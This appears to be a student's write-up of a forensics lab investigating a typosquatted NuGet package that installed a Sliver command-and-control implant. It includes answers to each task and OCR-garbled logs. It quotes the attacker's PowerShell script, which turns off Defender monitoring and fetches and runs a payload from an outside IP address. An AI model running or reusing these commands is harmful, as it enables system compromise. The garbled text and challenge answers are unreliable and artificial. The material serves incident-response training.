Task 1: What action did Alex take to integrate the purported time -saving package into the deployment process? (provide the full command)


First I checked the Security and PowerShell logs but didn't find anything So I went to the PSReadline and found the command

| Envise "executers "--- Manager --- The First Control of the Cont

Answer: nuget install PublishIgnor -Version 1.0.11-beta

Task 2: Identify the URL from which the package was downloaded.

I found the link after I answered task 3 and 4



Task 3: Who is the threat actor responsible for publishing the malicious package? (the name of the package publisher)

This is the first task I answered

While checking the Chrome History I found in the URL's table some link https://www.nuget.org/packages/PublishIgnor/ so I accessed it and found the publisher name





Answer: a1l4m

Task 4:

When did the attacker initiate the download of the package? Provide the timestamp in UTC format (YYYY -MM-DD HH:MM).

This is the 2nd task I answered

I found in the Administrator folder a folder called PublishIgnor like in website from previous task so I checked the MFT and searched for publish

. Where Administrator <mark>Publish</mark>igner 1.0.11-beta . Where Administrator <mark>Publish</mark>igner 1.0.11-beta . Where Administrator <mark>Publish</mark>igner 1.0.11-beta . Where Administrator <mark>Publish</mark>igner 1.0.11-beta

Answer: 2024-03-19 18:41:56

Task 5: Despite restrictions, the attacker successfully uploaded the malicious file to the official site by altering one key detail. What is the modified package ID of the malicious package?

Afrancorkhoundly assemblyHene*System' tarpenfianework*' />
(francorkhoundlies)
/monafeta/

Task 6: Which deceptive technique did the attacker employ during the initial access phase to manipulate user perception? (technique n ame)

I can't believe I found this answer after one try with the ChatGPT

I just copied everything I write from task 1 until task 5 and told ChatGPT to read everything from start how I found the answers and to help me find the answer for task 6

or Task 6, it seems like the attacker used some form of social engineering or dece naripulate the user into believing the malicious package was legitimate. Based on the previous asks, where the attacker published a package with a slightly altered ID (from "Publishignore" to PublishIgnor"), the technique they employed is likely "Typosquatting." yposquatting involves creating a malicious package or domain with a name similar to a legitimate ne, relying on the fact that users might misspell or misread the name. In this case, the attacker published a package with a name similar to a legitimate one, tricking users nto installing it by exploiting the minor spelling difference

Typosquatting – meaning and definition

Typosquatting is a type of social engineering attack which targets internet users who incorrectly type a URL into their web browser rather then using a search engine. Typically, it involves tokking users into usiting malicious websites with URLs that are common misspellings of legitimate websites. Users may be tricked into enforcing sensitive details into these false sites. For organizations victimized by these. attackers, these sites can do significant reputational damage.

The "typo" in typosquatting refers to the small mistakes people can make when typing on a keyboard. Typosquatting is also known as URL hijacking, domain miniory, sting sites, or fake URLs.

ne the full path of the file within the package containing the malicious code.

I found the full path while checking the PowerShell.evtx log and can also be found at the PowerShell Operational logs

Engine state is changed from Available to Stopped. NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=18 Sequence/arther = 18
Institutami-Conselvoir
Health read - Conselvoir
He 9-908-4:270:3379380 (System32]WindowsPowerShellyst.Ugowershell.exe -Command ff(Get-ExecutionPolicy) -ne "AlSigned") { Set-ExecutionPolicy -Scope Process Bypass ackages (#052]gnor().0.11-bets/icose/int.ps1"

rer: C:\Users\Administrator\.nuget\packages\publishignor\1.0.11-beta\tools\init.ps1

Task 8: When tampering with the system's security settings, what command did the attacker employ?

I checked the init.ps1 script at the path "Administrator\.nuget\packages\publishignor\1.0.11-beta\tools"

Bet-MpFreference -DisableRealtimeMonitoring Strue Set-MpFreference -DisableScanningMappedMetworkDrivesForFullScan Strue Set-HipPosforence - DisableScanningNappedNetworkDrive: Clear-Moor SPath = "SenviProgramDeta'Nicromoft Visual Studio" iff (-not (Yeat-Path -Path SPath)) (New-Yeem -Path SPath - JeenType Directory - Force Clear-Host SProcName = "uninstall.sss" SMebFile = "http://54.90.81.220:8000/SFronSame" Clear-Host Invoke-WebBequest -Uri SwebFile -OutFile "SPAth\SPE Clear-Host Statt-Process -FilePath "SPath\SProcHams" Clear-Host

Answer: Set-MpPreference -DisableRealtimeMonitoring \$true

Task 9: Following the security settings alteration, the attacker downloaded a malicious file to ensure continued access to the system. Provide the SHA1 hash of this file.

After I answered task 11 and I was sure the file was uninstall.exe I navigated to "C\ProgramData\Microsoft\Windows Defender\Support" and then searched on all loss with Notepad++ for the filenament

ARTH THE PROPERTY OF THE PROPE

wer: 57b7acf278968eaa53920603c62afd8b305f98bl

Task ${f 10}$: dentify the framework utilised by the malicious file for command and control communication.

Same as task 9, the detection is Sliver

2024-03-19719:33:32.972Z DETECTION ADD#2 VirTool/Win32/Sliver.DUNTB file:C:\FrogramData\Microsoft Visual Studio\uninstail.exe PropBag [length: 0, data: [mull)] 2024-03-19719:33:32.972Z DETECTION ADD#2 VirTool/Win32/Sliver.DUNTB process:pid:2120,ProcessStart:13355349916184979Z PropBag [length: 0, data: [mull)]

I answered this task before task 10 and 9, took me some time to find the SHA1

When I checked the init.ps1 script, the \$ProcName was "uninstall.exe" so I assumed this is the malicious file so I searched it in Prefetch

Executable Name Run Count Hash Size Version Last Run

Answer: 2024-03-19 19:23:36

Task 12:
The attacker made a mistake and didn't stop all the features of the security measures on the machine. When was the malicious file detected? Provide the timestamp in UTC.

Search "mnistall.exe" (# hits in 1 file of 10 searched)

C:\Usera\underland\

Answer: 2024-03-19 19:33:32

Task 13:

After establishing a connection with the C2 server, what was the first action taken by the attacker to enumerate the environment? Provide the name of the process.

I found the answer but in a shitty way, while searching for the answer for task 11 I checked the prefetch and saw the whoami process so I assumed this is the enumerate activity

C:\Users\Union\Users\Users\Users\Users\Users\Union\Users\Users\Users\Users\Users\Union\Union\Users\Users\Union\Uni

Answer- whoami

Task 14:

To ensure continued access to the compromised machine, the attacker created a scheduled task. What is the name of the created task?

I checked the System 32\Tasks and opened all the tasks with Notepad++ and I found a PowerShell.exe command which disable the real time monitor of the defender

Answer: MicrosoftSystemDailyUpdates

Task 15: When was the scheduled task created? Provide the timestamp in UTC.

Same like task 14, at the same directory I saw the Date modified column



I checked the properties of the file



Then I checked the answer from task 12 which was "2024-03-19 19:33:32" so I assumed the timestamp will be "19:24:05"

Answer: 2024-03-19 19:24:05

Task 16: Upon concluding the intrusion, the attacker left behind a specific file on the compromised host. What is the name of this file?


I checked the USN Journal and searched for updater.exe, then I saw the Rename value so I took the update timestamp and search ed for it



Answer: file.exe

Task 17: As an anti-forensics measure. The threat actor changed the file name after executing it. What is the new file name?

I found this file inside the ProgramData as "Updater.exe"



Task 18: Identify the malware family associated with the file mentioned in the previous question (17).

I checked the hash in Virus Total and found the name in the Community tab

NeikiAnalytics These Score SLIDIO

Wedict: Suspicious
Tags: Revs., Himpla stealer, Rioder, Projan, Hoomicoder, Morgoer, Himpl, Amolf, Enudpicious
Tags: Revs., Himpla stealer, Rioder, Projan, Hoomicoder, Morgoer, Himpl, Amolf, Enudpicious
Tags: Revs., Himpla stealer, Rioder, Projan, Hoomicoder, Morgoer, Himple Hardren Hardren, Himple Hardren, Himp

Answer: impala

Task 19: When was the file dropped onto the system? Provide the timestamp in UTC.

I checked the MFT and searched for updater

File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Created0x10
•	•				-	-
MicrosoftEdgeWebview2Setup.exe	.exe				1617864	2024-03-16 11:25:54
StandaloneUpdater-2024-03-07.0720.7668.1.odl	.odl				60298	2024-03-07 07:20:05
Standalone <mark>Updater</mark> -2024-03-07.0720.7636.1.odl	.odl				60158	2024-03-07 07:20:05
Updater.exe	.exe				5632	2024-03-19 19:30:04

Answer: 2024-03-19 19:30:04